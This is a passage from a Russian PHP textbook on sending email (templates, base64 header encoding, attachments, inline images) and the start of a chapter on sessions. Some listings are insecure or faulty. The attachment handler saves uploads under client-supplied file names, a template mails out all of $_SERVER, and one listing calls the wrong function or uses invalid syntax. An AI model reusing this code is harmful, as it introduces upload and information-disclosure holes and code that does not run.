  // Отправляем письма в цикле по получателям
  foreach ($tos as $to) {
    // Заменяем элементы шаблона
    $mail = $tpl;
    $mail = strtr($mail, [
      "{TO}"   => $to,
      "{TEXT}" => $text,
    ]);
    // Вызываем mailx(), включенную из файла
    mailx($mail);
  }
?>
```

Листинг 33.4. Более удобная отправка почты. Файл lib/mailx.php

```
<?php ## Более удобная отправка почты
  // Функция отправляет письмо, полностью заданное в параметре $mail.
  // Корректно обрабатываются заголовки To и Subject.
  function mailx($mail)
  {
    // Разделяем тело сообщения и заголовки
    list ($head, $body) = preg_split("/\r?\n\r?\n/s", $mail, 2);
    // Выделяем заголовок To
    $to = "";
    if (preg_match('/^To:\s*([^\r\n]*)[\r\n]*/m', $head, $p)) {
      $to = @$p[1]; // сохраняем
      $head = str_replace($p[0], "", $head); // удаляем из исходной строки
    }
    // Выделяем Subject
    $subject = "";
    if (preg_match('/^Subject:\s*([^\r\n]*)[\r\n]*/m', $head, $p)) {
      $subject = @$p[1];
      $head = str_replace($p[0], "", $head);
    }
    // Отправляем почту
    mail($to, $subject, $body, trim($head));
  }
?>
```

Как видите, мы написали отдельную функцию `mailx()`, которая принимает на вход письмо целиком, разбирает его и вызывает `mail()` с нужными параметрами.

> ***Примечание***
>
> Так как функция `mail()` выводит дополнительные заголовки непосредственно перед телом письма, поля `To` и `Subject`, генерируемые собственно функцией `mail()`, всегда будут самыми первыми заголовками в отправляемом письме. Впрочем, обычно порядок следования заголовков не имеет значения.

Мы можем убедиться, что данный скрипт посылает корректные письма следующего вида:

```
To: a@mail.ru
Subject: Добрый день!
From: Почтовый робот <somebody@mail.ru>
Content-type: text/plain; charset=utf-8

Привет, a@mail.ru!
Cookies need love like everything does.
Это сообщение сгенерировано роботом - не отвечайте на него.
```

Кодировка UTF-8

В *главе 13*, посвященной строковым функциям, мы подробно рассматривали кодировку UTF-8, которая является стандартом кодирования в современном мире программирования. Поэтому, для того чтобы избежать проблем, мы будем ориентироваться именно на эту кодировку.

Заголовок *Content-type* и кодировка

Сначала давайте договоримся об одном соглашении: будем использовать для отправки обычных писем только функцию `mailx()`, приведенную в листинге 33.4, но не `mail()`. Это позволит нам перекодировать письмо целиком "одним махом", включая как заголовки, так и тело.

Обратите внимание на заголовок `Content-type`, который мы так старательно указывали в предыдущих примерах. Он задает, что, во-первых, письмо доставляется как простой текст (`text/plain`), а во-вторых, что его кодировка — `utf-8`. Таким образом, письмо всегда можно будет прочитать, даже если почтовая программа клиента по умолчанию настроена на другую кодировку.

Кодировка заголовков

Заголовок `Content-type` задает кодировку *тела* письма. Большинство почтовых программ также используют его для того, чтобы определять и кодировку заголовков (таких, например, как `Subject`, `From` и `To`). К сожалению, существуют программы, которые этого не делают.

По стандарту формирования сообщений электронной почты в заголовках письма не должно быть ни одного символа с кодом, меньшим 32 и большим 127. Все английские буквы, цифры и знаки препинания попадают в этот класс символов, однако русские буквы, конечно же, имеют код, превышающий 127. Следовательно, если какой-либо заголовок содержит UTF-8, перед отправкой письма его необходимо *закодировать*.

Существует несколько разных способов кодирования заголовков, но мы рассмотрим лишь самый популярный из них — base64. С его использованием следующая строка в кодировке UTF-8

```
Пупкин Василий Артемьевич
```

превратится в строку:

```
=?UTF-8?B?0J/Rg9C/0LrQuNC9INCS0LDRgdC40LvQuNC5INCQ0YDRgtC10LzRjNC10LLQuNGH?=
```

Нетрудно заметить общий принцип кодирования:

```
=?кодировка?способ?код?=
```

Здесь:

- *кодировка* — имя кодировки;
- *способ* — метод кодирования (в нашем случае `B` — base64);
- *код* — закодированное представление строки, которое возвращает функция PHP `base64_encode()`.

Закодированных участков в строке, начинающихся с `=?` и заканчивающихся `?=`, может быть сколько угодно. Дело осложняется тем, что адреса электронной почты *не должны быть* закодированы. Поэтому мы не можем взять каждый заголовок и закодировать его от начала и до конца — нужно быть более избирательными.

В листинге 33.5 приведена функция `mailenc()`, которая base64-кодирует в каждом заголовке письма последовательности символов, начинающиеся с недопустимого по стандарту символа. В своей работе функция использует еще две подпрограммы, также приведенные в листинге.

Листинг 33.5. Кодирование заголовков письма. Файл lib/mailenc.php

```
<?php ## Кодирование заголовков письма
  // Корректно кодирует все заголовки в письме $mail с использованием
  // метода base64. Кодировка письма определяется автоматически на основе
  // заголовка Content-type. Возвращает полученное письмо.
  function mailenc($mail)
  {
    // Разделяем тело сообщения и заголовки
    list ($head, $body) = preg_split("/\r?\n\r?\n/s", $mail, 2);
    // Определяем кодировку письма по заголовку Content-type
    $encoding = '';
    $re = '/^Content-type:\s*\S+\s*;\s*charset\s*=\s*(\S+)/mi';
    if (preg_match($re, $head, $p)) $encoding = $p[1];
    // Проходим по всем строкам-заголовкам
    $newhead = "";
    foreach (preg_split('/\r?\n/s', $head) as $line) {
      // Кодируем очередной заголовок
      $line = mailenc_header($line, $encoding);
      $newhead .= "$line\r\n";
    }
    // Формируем окончательный результат
    return "$newhead\r\n$body";
  }

  // Кодирует в строке максимально возможную последовательность
  // символов, начинающуюся с недопустимого символа и НЕ
  // включающую E-mail (адреса E-mail обрамляют символами < и >).
  // Если в строке нет ни одного недопустимого символа, преобразование
  // не производится.
  function mailenc_header($header, $encoding = 'UTF-8')
  {
    return preg_replace_callback(
      '/([\x7F-\xFF][^<>\r\n]*)/s',
      function ($p) use($encoding) {
        // Пробелы в конце оставляем незакодированными
        preg_match('/^(.*?)(\s*)$/s', $p[1], $sp);
        return "=?$encoding?B?".base64_encode($sp[1])."?=".$sp[2];
      },
```

```
      $header
    );
  }
?>
```

С помощью данной функции мы можем написать окончательный вариант скрипта для отсылки почты (листинг 33.6).

Листинг 33.6. Отправка почты по шаблону. Файл mail_enc.php

```
<?php ## Отправка почты по шаблону (наилучший способ)
  // Подключаем функции
  include_once "lib/mailx.php";
  include_once "lib/mailenc.php";
  $text = "Well, now, ain't this a surprise?";
  $tos = ["Пупкин Василий <poupkinne@mail.ru>, Иванов <b@mail.ru>"];
  $tpl = file_get_contents("mail.eml");
  foreach ($tos as $to) {
    $mail = $tpl;
    $mail = strtr($mail, [
      "{TO}"   => $to,
      "{TEXT}" => $text,
    ]);
    $mail = mailenc($mail);
    mailx($mail);
  }
?>
```

Кодирование тела письма

Вообще говоря, символы с кодом, превышающим 127, по стандарту недопустимы не только в заголовках, но также и в *теле* письма. Их необходимо кодировать. Тем не менее чаще всего данным правилом пренебрегают. Автор этих строк специально просмотрел свой почтовый ящик в поисках писем, текст которых шел бы не "открытым текстом", а в закодированном виде, и обнаружил, что их практически нет: даже HTML-письма приходят в виде обычного текста с `Content-type`, равным `text/html`.

Тем не менее, если вы все же захотите закодировать тело письма с использованием функции `base64_encode()`, не забудьте добавить к заголовкам следующий:

```
Content-Transfer-Encoding: base64
```

> ***Замечание***
>
> Обычно кодируют только бинарные вложения: изображения, архивы и другие файлы. Текст и HTML чаще всего идет как есть.

Активные шаблоны

Шаблоны писем, которые мы применяли до сих пор, довольно просты и не позволяют, например, делать вставки PHP-кода прямо в сообщение. В то же время, в некоторых ситуациях это могло бы оказаться весьма удобным.

Представьте себе, например, что мы пишем систему рассылки новостей, которая отправляет в письме не одну, а сразу несколько новостных блоков. При этом нам бы не хотелось приводить оформление этих блоков в коде программы. Мы желаем разделить код и шаблон письма.

С точки зрения разделения кода и дизайна почтовый шаблон ничем не отличается от обыкновенного скрипта на PHP, поэтому мы можем воспользоваться стандартным приемом:

- перехватываем выходной поток письма при помощи `ob_start()`;
- запускаем шаблон письма вызовом `include()`, как будто бы обычную программу на PHP;
- получаем текст, который был выведен операторами `echo` в шаблоне — `ob_get_contents()`, а затем завершаем перехват выходного потока функцией `ob_end_clean()`, не допуская его вывод в браузер.

> ***Примечание***
>
> Подробнее о функциях перехвата выходного потока скрипта мы поговорим в *главе 49*. Сейчас только скажем, что они позволяют направлять результат работы операторов `echo` и простых HTML-вставок не в браузер, а в некоторую строковую переменную. Мы можем в дальнейшем делать с этой переменной что угодно — например, отправить текст, содержащийся в ней, по электронной почте.

Листинг 33.7 иллюстрирует данный алгоритм.

Листинг 33.7. Обработка шаблона. Файл lib/template.php

```
<?php ## Обработка шаблона
  // Функция делает то же самое, что инструкция include, однако
  // блокирует вывод текста в браузер. Вместо этого текст возвращается
  // в качестве результата. Функцию можно использовать, например,
  // для обработки почтовых шаблонов.
  function template($__fname, $vars)
  {
    // Перехватываем выходной поток
    ob_start();
      // Запускаем файл как программу на PHP
      extract($vars, EXTR_OVERWRITE);
      include($__fname);
    // Получаем перехваченный текст
    $text = ob_get_contents();
    ob_end_clean();
    return $text;
  }
?>
```

Как видите, мы используем функцию `extract()`, превращающую в переменные элементы массива для более легкого доступа к ним. Этим способом мы можем явно указать, какие переменные доступны шаблону напрямую, а какие — нет.

С использованием данной библиотеки мы могли бы переписать наш сценарий отправки почты так, как показано в листинге 33.8.

Листинг 33.8. Активный шаблон. Файл mail_php.php

```
<?php ## Отправка почты с использованием активного шаблона
  // Подключаем функции
  include_once "lib/mailx.php";
  include_once "lib/mailenc.php";
  include_once "lib/template.php";
  $text = "Well, now, ain't this a surprise?";
  $tos = ["Пупкин Василий <poupkinne@mail.ru>"];
  $a = 1;
  foreach ($tos as $to) {
    // "Разворачиваем" шаблон, передавая ему $to и $text
    $mail = template("mail.php.eml", [
      "to"   => $to,
      "text" => $text,
    ]);
    // Дальше как обычно: кодируем и отправляем
    $mail = mailenc($mail);
    mailx($mail);
  }
?>
```

Шаблон же теперь будет выглядеть следующим образом (листинг 33.9):

Листинг 33.9. Шаблон. Файл mail.php.eml

```
From: Почтовый робот <somebody@mail.ru>
To: <?= $to ?>
Subject: Добрый день!
Content-type: text/plain; charset=utf-8

Привет, <?= $to ?>!
<?= $text ?>
Содержимое переменных окружения на момент отправки письма:
<?php print_r($_SERVER) ?>
Это сообщение сгенерировано роботом - не отвечайте на него.
```

> ***Внимание!***
>
> Учтите, что в PHP все символы переводов строки и табуляции, расположенные после тега `?>`, *удаляются*! К счастью, данный факт не касается пробелов. Это значит, что вы должны явно указать после `?>` хотя бы один пробел (или любой другой символ, отличный от возврата каретки), если не хотите, чтобы следующая строка "приклеилась" к предыдущей. В листинге этих пробелов *не видно*, но на самом деле они там есть. Еще раз: если пропустить пробел после `<?= $to ?>`, то поле `Subject` "приклеится в хвост" полю `To`, и получится, конечно же, совсем не то, на что вы рассчитывали.

Отправка писем с вложением

Для того чтобы отправить почтовое сообщение с прикрепленным к нему файлом, необходимо особым способом подготовить текст письма и снабдить его соответствующими почтовыми заголовками. Для отправки почтового сообщения создадим HTML-форму, состоящую из двух текстовых полей для адреса назначения `mail_to`, темы сообщения `mail_subject`, текстовой области `mail_msg` для ввода содержимого письма, поля типа `file` для выбора файла отправки и кнопки, позволяющей отправить данные из HTML-формы обработчику (листинг 33.10).

Листинг 33.10. HTML-форма для отправки почтового сообщения. Файл attach.php

```
<?php
if(!empty($_POST))
{
  // Обработчик HTML-формы
  include "handler.php";
}
?>
<!DOCTYPE html>
<html lang='ru'>
  <head>
    <title>Отправка письма с вложением.</title>
    <meta charset='utf-8'>
  </head>
  <body>
    <table>
    <form enctype='multipart/form-data' method='post'>
    <tr>
      <td width='50%'>Кому:</td>
      <td align='right'>
        <input type='text' name='mail_to' maxlength='32'>
      </td>
    </tr>
    <tr>
      <td width='50%'>Тема:</td>
      <td align='right'>
        <input type='text' name='mail_subject' maxlength='64'>
      </td>
    </tr>
    <tr>
      <td colspan='2'>
       Сообщение:<br><textarea cols='56' rows='8' name='mail_msg'></textarea>
      </td>
    </tr>
    <tr>
      <td width='50%'>Изображение:</td>
      <td align='right'>
```

```
        <input type='file' name='mail_file' maxlength='64'>
      </td>
    </tr>
    <tr><td colspan='2'><input type='submit' value='Отправить'></td></tr>
    </form>
    </table>
  </body>
</html>
```

Внешний вид HTML-формы из листинга 33.10 представлен на рис. 33.1.




Рис. 33.1. HTML-форма для отправки почтового сообщения

В качестве обработчика формы служит файл handler.php, который включается в начале формы и имеет следующее содержание (листинг 33.11).

Листинг 33.11. Обработчик HTML-формы. Файл handler.php

```
<?php ## Обработчик HTML-формы
  if(empty($_POST['mail_to'])) exit("Введите адрес получателя");
  // Проверяем правильность заполнения с помощью регулярного выражения
  $pattern = "/^[0-9a-z_]+@[0-9a-z_^\.]+\.[a-z]{2,6}$/i";
  if (!preg_match($pattern, $_POST['mail_to'])) {
    exit("Введите адрес в виде somebody@server.com");
  }
  $_POST['mail_to'] = htmlspecialchars(stripslashes($_POST['mail_to']));
  $_POST['mail_subject'] =
                  htmlspecialchars(stripslashes($_POST['mail_subject']));
  $_POST['mail_msg'] =
                     htmlspecialchars(stripslashes($_POST['mail_msg']));
  $picture = "";
```

```
  // Если поле выбора вложения не пустое, закачиваем его на сервер
  if (!empty($_FILES['mail_file']['tmp_name'])) {
    // Загружаем файл
    $path = $_FILES['mail_file']['name'];
    if (copy($_FILES['mail_file']['tmp_name'], $path)) $picture = $path;
  }
  $thm = $_POST['mail_subject'];
  $msg = $_POST['mail_msg'];
  $mail_to = $_POST['mail_to'];
  // Отправляем почтовое сообщение
  if(empty($picture)) mail($mail_to, $thm, $msg);
  else send_mail($mail_to, $thm, $msg, $picture);
  // Вспомогательная функция для отправки
  // почтового сообщения с вложением
  function send_mail($to, $thm, $html, $path)
  {
    $fp = fopen($path,"r");
    if (!$fp) {
      print "Файл $path не может быть прочитан";
      exit();
    }
    $file = fread($fp, filesize($path));
    fclose($fp);

    $boundary = "--".md5(uniqid(time())); // генерируем разделитель
    $headers .= "MIME-Version: 1.0\n";
    $headers .="Content-Type: multipart/mixed; boundary=\"$boundary\"\n";
    $multipart .= "--$boundary\n";
    $kod = 'utf-8'; // или $kod = 'windows-1251';
    $multipart .= "Content-Type: text/html; charset=$kod\n";
    $multipart .= "Content-Transfer-Encoding: Quot-Printed\n\n";
    $multipart .= "$html\n\n";

    $message_part = "--$boundary\n";
    $message_part .= "Content-Type: application/octet-stream\n";
    $message_part .= "Content-Transfer-Encoding: base64\n";
    $message_part .= "Content-Disposition: attachment; filename =
\"".$path."\"\n\n";
    $message_part .= chunk_split(base64_encode($file))."\n";
    $multipart .= $message_part."--$boundary--\n";

    if(!mail($to, $thm, $multipart, $headers))
    {
      exit("К сожалению, письмо не отправлено");
    }
  }
  // Автоматический переход на главную страницу форума
  header("Location: ".$_SERVER['PHP_SELF']);
?>
```

После проверки корректности ввода проверяется, прикрепил ли пользователь файл к сообщению. Если вложение отсутствует, письмо отправляется при помощи стандартной функции `mail()`. В противном случае вложение загружается из временного каталога в текущий, а письмо отправляется при помощи собственной функции `send_mail()`. Первые три параметра функции `send_mail()` совпадают с параметрами функции `mail()`. В качестве четвертого параметра передается имя файла, который необходимо прикрепить к почтовому сообщению. Далее функция подготавливает тело сообщения и почтовые заголовки для передачи сообщения с прикрепленным файлом.

Отправка писем со встроенными изображениями

При отправке писем в HTML-формате часто возникает задача отправки дополнительных изображений, которые бы встраивались в HTML-код, однако не прикреплялись бы в виде вложения. Для этого можно использовать функцию из листинга 33.12.

Листинг 33.12. Отправка встроенных изображений. Файл lib/attach.php

```
<?php ## Отправка встроенных изображений
  function htmlimgmail($mail_to, $thema, $html, $path)
  {
    $EOL = "\n";
    $boundary   = "--".md5(uniqid(time()));
    $headers    = "MIME-Version: 1.0;$EOL";
    $headers   .= "From: somebody@somewhere.ru$EOL";
    $headers   .= "Content-Type: multipart/related; ".
                  "boundary=\"$boundary\"$EOL";

    $multipart  = "--{$boundary}$EOL";
    $multipart .= "Content-Type: text/html; charset=koi8-r$EOL";
    $multipart .= "Content-Transfer-Encoding: 8bit$EOL";
    $multipart .= $EOL;
    if($EOL == "\n") $multipart .= str_replace("\r\n", $EOL, $html);
    $multipart .= $EOL;

    if (!empty($path)) {
      for($i = 0; $i < count($path); $i++) {
        $file = file_get_contents($path[$i]);
        $name = basename($path[$i]);
        $multipart .=  "$EOL--$boundary$EOL";
        $multipart .= "Content-Type: image/jpeg; name=\"$name\"$EOL";
        $multipart .= "Content-Transfer-Encoding: base64$EOL";
        $multipart .= "Content-ID: <".md5($name).">$EOL";
        $multipart .= $EOL;
        $multipart .= chunk_split(base64_encode($file), 76, $EOL);
      }
    }
```

```
    $multipart .= "$EOL--$boundary--$EOL";
    if(!is_array($mail_to)) {
      // Письмо отправляется одному адресату
      if(!mail($mail_to, $thema, $multipart, $headers))
        return false;
      else
        return true;
      exit;
    } else {
      // Письмо отправляется на несколько адресов
      foreach($mail_to as $mail) {
        mail($mail, $thema, $multipart, $headers);
      }
    }
  }
?>
```


В листинге 33.13 приводится пример использования функции `htmlimgmail()`. Функция принимает в качестве первого параметра `$mail_to` электронный адрес, на который необходимо направить письмо (или массив электронных адресов, если их несколько), через второй параметр `$thema` передается тема сообщения, третий параметр содержит тело письма в HTML-формате. Последний параметр содержит массив с путями файлов. Путь должен указываться от каталога, из которого скрипт вызывается, т. к. функции `htmlimgmail()` потребуется содержимое каждого из изображений. Из HTML-кода ссылаться на встроенные изображения можно при помощи префикса cid, после которого следует уникальный хэш изображения, задаваемый в почтовом заголовке `Content-ID`. Данный хэш вычисляется из названия файла при помощи функции `md5()`.

Листинг 33.13. Использование функции `htmlimgmail()`. Файл image.php

```
<?php ## Использование функции htmlimgmail()
  // Отправляем почтовое сообщение
  $picture[0] = "s_20040815135808.jpg";
  $picture[1] = "s_20040815135939.jpg";
  $mail_to = "sombody@somewhere.ru";
  $thm     = "Тема сообщения";
  $html = "<!DOCTYPE html PUBLIC \"-//W3C//DTD HTML ".
          "4.01 Transitional//EN\">
           <html>
             <head><title>Почтовая рассылка</title></head>
             <body><img src='cid:".md5($picture[0])."' border='0'>Тело сообщения<br
/><br /><img src='cid:".md5($picture[1])."' border='0'></body>
           </html>";
  if(send_mail($mail_to, $thm, $html, $picture)) {
    echo "Успех ".date("d.m.Y H:i");
  } else {
    echo "Не отправлено";
  }
?>
```

Резюме

В данной главе мы научились отправлять электронную почту из скриптов на PHP и постарались обойти все "подводные камни", которые возникают в этом процессе. Мы рассмотрели популярный способ работы "почтового" сценария — использование шаблона письма с последующим base64-кодированием заголовков. Отдельное внимание уделено проблеме русских кодировок, а также использованию "активных" шаблонов для формирования писем. В конце главы рассмотрена отправка писем с вложениями.



ГЛАВА 34

Управление сессиями

Листинги данной главы
можно найти в подкаталоге session.

На интуитивном уровне пользователь, зайдя на некоторый сайт, привык считать, что, начиная с этого момента, сайт только им и занимается. Например, клиент может *авторизоваться* — ввести имя пользователя и пароль, и после этого путешествовать по сайту уже в режиме повышенных привилегий (например, он может просматривать разделы, недоступные обычным пользователям).

Особенно ситуация "отслеживания" пользователя характерна для Web-магазинов. Любой пользователь, зашедший на подобный сайт, сразу же получает в свое распоряжение так называемую *виртуальную корзину*. Он может "складывать" в корзину различные товары, описанные на сайте, простым щелчком мыши. "Содержимое" корзины сохраняется при переходе от одной страницы Web-магазина к другой. После того как клиент "набрал" себе товаров в "виртуальную тележку", он может оформить их покупку (например, доставку на дом).

Если бы в процессе "брожения" пользователя по сайту им "занимался" один и тот же экземпляр (процесс) скрипта (и соединение с сервером постоянно поддерживалось бы открытым), то никаких особенных проблем не возникло бы. Действительно, корзину покупателя можно хранить в каком-нибудь ассоциативном массиве сценария. Однако в Web все происходит несколько сложнее.

Теперь давайте рассмотрим процесс "отслеживания" пользователя с точки зрения Web-сервера. Как вы знаете из *части I* книги, Web-серверы всегда работают в режиме "запрос — ответ", причем запросы разных пользователей могут приходить в любом порядке (и даже обрабатываться одновременно). Когда пользователь "заходит" браузером на некоторую страницу, соединение с сервером устанавливается на кратковременный период и разрывается сразу же после получения данных HTML-страницы. И хотя пользователь видит перед собой страницу, сервер уже давно про него "забыл" и может заниматься обработкой других запросов.

> ***Примечание***
>
> Типичное время обработки запроса скриптом — от 0,001 до нескольких секунд. Когда вы видите перед собой страницу, сценарий уже давно закончил работать!

Итак, серверу каждую секунду приходят десятки запросов от разных пользователей. В этой лавине он должен определить, какой запрос какому клиенту соответствует, и правильно сопоставить с ним ту или иную "виртуальную корзину". Мы знаем, что переход с одной страницы на другую сопровождается запуском *нового* экземпляра скрипта, поэтому любые данные в "старом" сценарии, выдавшем предыдущую страницу, теряются. Сессии предоставляют нам механизм сохранения этих данных.

Что такое сессия?

Итак, *сессии* представляют собой механизм, позволяющий хранить некоторые (и произвольные) данные, индивидуальные для каждого пользователя, между запусками сценария. Такими данными могут быть, например, имя клиента и его номер счета или же содержимое "виртуальной корзины".

> ***Замечание***
>
> Термин "сессия" является транслитерацией от английского слова session, что в буквальном переводе должно бы означать "сеанс". Однако последнее слово в программистском жаргоне не особенно-то прижилось, поэтому мы будем употреблять термин "сессия". И да простят нас студенты, если у них это вызывает нехорошие ассоциации.

Фактически, сессия — это некоторое место долговременной памяти (обычно часть на жестком диске и часть — в cookies браузера), которое сохраняет свое состояние между вызовами сценариев одним и тем же пользователем. Поместив в сессию переменную (любой структуры), мы при следующем запуске сценария получим ее в целости и сохранности. Трудно переоценить удобства, которые это предоставляет нам, программистам.

Зачем нужны сессии?

В Web-программировании есть один класс задач, который может вызвать довольно много проблем, если писать сценарии "в лоб". Речь идет о слабой стороне CGI — невозможности запустить программу на длительное время, позволив ей при этом обмениваться данными с пользователями.

В общем и целом, как мы уже говорили, сценарии должны запускаться, моментально выполняться и возвращать управление системе. Теперь представьте, что мы пишем форму, но в ней такое большое число полей, что было бы глупо помещать их на одну страницу. Нам нужно разбить процесс заполнения формы на несколько этапов, или стадий, и представить их в виде отдельных HTML-документов. Это похоже на работу *мастеров* Windows — диалоговых окон для ввода данных с кнопками **Назад** и **Далее**, благодаря которым можно переместиться на шаг в любом направлении.

Например, в первом документе с диалогом у пользователя может запрашиваться его имя и фамилия, во втором (если первый был заполнен верно) — данные о его месте жительства, и в третьем — номер кредитной карточки. В любой момент можно вернуться на шаг назад, чтобы исправить те или иные данные. Наконец, если все в порядке, накопленная информация обрабатывается — например, помещается в базу данных.

Реализация такой схемы оказывается для Web-приложений довольно нетривиальной проблемой. Действительно, нам придется хранить все ранее введенные данные в каком-нибудь временном хранилище, которое должно аннулироваться, если пользователь вдруг передумает и "уйдет" с сайта. Для этого, как мы знаем, можно использовать функции сериализации и файлы. Однако ими мы решаем только половину проблемы: нам нужно также как-то "привязывать" конкретного пользователя к конкретному временному хранилищу. Действительно, предположим, что мы этого не сделали. Тогда, если в момент заполнения какой-нибудь формы одним пользователем на сайт "зайдет" другой и тоже попытается ввести свои данные, получится куча мала.

Все эти проблемы решаются с применением сессий PHP, о которых сейчас и пойдет речь.

Механизм работы сессий

Как же работают сессии? Для начала должен существовать механизм, который бы позволил PHP *идентифицировать* каждого пользователя, запустившего сценарий. То есть при следующем запуске PHP нужно однозначно определить, кто его запустил: тот же человек или другой. Делается это путем присвоения клиенту так называемого уникального *идентификатора сессии*, Session ID. Чтобы этот идентификатор был доступен при каждом запуске сценария, PHP помещает его в cookies браузера.

Теперь, зная идентификатор (дальше для краткости мы будем называть его SID), PHP может определить, в каком же файле на диске хранятся данные пользователя.

Немного о том, как сохранять данные в сессии. Для этого существует глобальный массив `$_SESSION`, который PHP обрабатывает особым образом. Поместив в него некоторые данные, мы можем быть уверены, что при следующем запуске сценария *тем же пользователем* массив `$_SESSION` получит *то же самое* значение, которое было у него при предыдущем завершении программы. Это произойдет потому, что при завершении сценария PHP автоматически сохраняет массив `$_SESSION` во временном хранилище, имя которого хранится в SID.

> ***Примечание***
>
> Конечно, можно в любой момент аннулировать сессию — для этого достаточно присвоить `$_SESSION` пустой массив `array()`. Можно также удалить любой элемент массива при помощи обычных функций PHP (например, `unset()`). В общем, в программе `$_SESSION` ничем не отличается от обыкновенного ассоциативного массива, однако его содержимое сохраняется между запусками сценариев одного и того же сайта.

Где же находится то промежуточное хранилище, которое использует PHP? Вообще говоря, вы вольны сами это задать, написав соответствующие функции и зарегистрировав их как *обработчики сессии*. Впрочем, делать это не обязательно: в PHP уже существуют обработчики по умолчанию, которые хранят данные в файлах (в системах UNIX для этого обычно используется каталог /tmp). Если вы не собираетесь создавать что-то особенное, вам они вполне подойдут.

Инициализация сессии

Но прежде, чем работать с сессией, ее необходимо *инициализировать*. Делается это путем вызова специальной функции `session_start()`.

> ***Замечание***
>
> Если вы в php.ini поставили режим `session.auto_start=1`, то функция инициализации вызывается автоматически при запуске сценария. Однако, как мы вскоре увидим, это лишает нас множества полезных возможностей (например, не позволяет выбирать свою, особенную, группу сессий). Так что лучше не искушать судьбу и вызывать `session_start()` в первой строчке вашей программы. Следите также за тем, чтобы до нее не было никакого вывода в браузер — иначе PHP не сможет установить SID для пользователя, ведь SID обычно хранится в cookies, которые должны быть установлены *до* любого оператора вывода в скрипте!

`bool session_start([ array $options = [] ])`

Эта функция инициализирует механизм сессий для текущего пользователя, запустившего сценарий. По ходу инициализации она выполняет ряд действий:

- если посетитель запускает программу впервые, у него устанавливается cookies с уникальным идентификатором и создается временное хранилище, ассоциированное с этим идентификатором;
- определяется, какое хранилище связано с текущим идентификатором пользователя;
- если в хранилище имеются какие-то данные, они помещаются в массив `$_SESSION`.

Функция возвращает `true`, если сессия успешно инициализирована, и `false` в противном случае. Начиная с PHP 7, функция принимает необязательный параметр *`$options`*, который содержит ассоциативный массив с параметрами механизма сессий. Если раньше их можно было установить только через php.ini, то сейчас большинство можно задать динамически *(см. разд. "Имя группы сессий" далее в этой главе)*.

Пример использования сессии

Давайте рассмотрим простейший пример, который позволит нам увидеть, как работают сессии, и поэкспериментировать с ними (листинг 34.1).

Листинг 34.1. Пример работы с сессиями. Файл count.php

```
<?php ## Пример работы с сессиями
  session_start();
  // Если на сайт только-только зашли, обнуляем счетчик
  if (!isset($_SESSION['count'])) $_SESSION['count'] = 0;
  // Увеличиваем счетчик в сессии
  $_SESSION['count'] = $_SESSION['count'] + 1;
?>
<h2>Счетчик</h2>
В текущей сессии работы с браузером Вы открыли эту страницу
<?= $_SESSION['count'] ?> раз(а).<br />
```

```
Закройте браузер, чтобы обнулить счетчик.<br />
<a href="<?= $_SERVER['SCRIPT_NAME'] ?>" target="_blank">Открыть дочернее окно
браузера</a>.
```

Как видите, все "крутится" вокруг массива `$_SESSION`. Мы работаем с одним из его элементов, увеличивая его при каждом запуске скрипта на единицу.

Давайте немного поэкспериментируем с программой и выясним несколько важных особенностей работы сессий.

1. Попробуйте открыть скрипт из листинга 34.1 в браузере и несколько раз нажать кнопку **Обновить**. Вы увидите, что счетчик начнет увеличиваться. Но достаточно закрыть браузер и открыть новый, как значение обнулится. Итак, *данные сессии пропадают при закрытии браузера*.

   Примечание

   При закрытии браузера cookie, в котором хранится SID, пропадает (т. к. это односессионный cookie, "живущий" до закрытия окна). А значит, теряется связь с временным хранилищем, и данные сессии оказываются потерянными. При этом само хранилище может сразу и не уничтожиться (удаление происходит в фазе "чистки мусора"), но это не имеет значения. Далее мы рассмотрим данный момент подробнее.

2. Попробуйте открыть другое, *независимое*, окно браузера, *не закрывая* первого. Поочередно нажимая кнопку **Обновить** в обоих окнах, вы увидите, что счетчики увеличиваются независимо друг от друга. Итак, *данные сессии "привязаны" к окну браузера, а не к пользовательскому компьютеру*.

   Примечание

   Когда вы открыли два окна, то фактически стали, с точки зрения сервера, двумя разными пользователями. И это неудивительно: при запуске сценария в независимом окне он загружает в cookies браузера новый SID. Именно SID определяет "привязку" хранилища сессии к браузеру пользователя.

3. Щелкните теперь на ссылке **Открыть дочернее окно браузера**, которую выводит наш скрипт. Откроется новый браузер (за счет `target="_blank"`), однако вы увидите, что счетчик *не обнулился*! Более того, "накрутив" счетчик в новом окне и вернувшись к старому, вы увидите, что он и там тоже изменился в точности на ту же величину. Вывод: *при открытии нового окна щелчком по ссылке на некоторой странице данные сессии совместно используются этим окном с его родителем*.

   Примечание

   Если новое окно открывается не отдельно, а при переходе по ссылке на некоторой странице, SID останется прежним — ведь cookies наследуются дочерними окнами. А значит, обоим окнам будут соответствовать одни и те же временные хранилища сессии.

Уничтожение сессии

`bool session_destroy()`

Данная функция уничтожает хранилище сессии. При этом массив `$_SESSION` *не очищается*! Чтобы полностью удалить сессию, вы должны выполнить следующую последовательность команд:

```
// Очистить данные сессии для текущего сценария
$_SESSION = [];
// Удалить cookie, соответствующую SID
@unset($_COOKIE[session_name()]);
// Уничтожить хранилище сессии
session_destroy();
```

Очистка хранилища сессии полезна тем, что, начиная с этого момента, все страницы, использующие то же самое хранилище, получат пустую сессию. Скрипты "логаута" (явного "выхода" с сайта; противоположность "логину" — авторизации) чаще всего используют данную последовательность команд.

Идентификатор сессии и имя группы

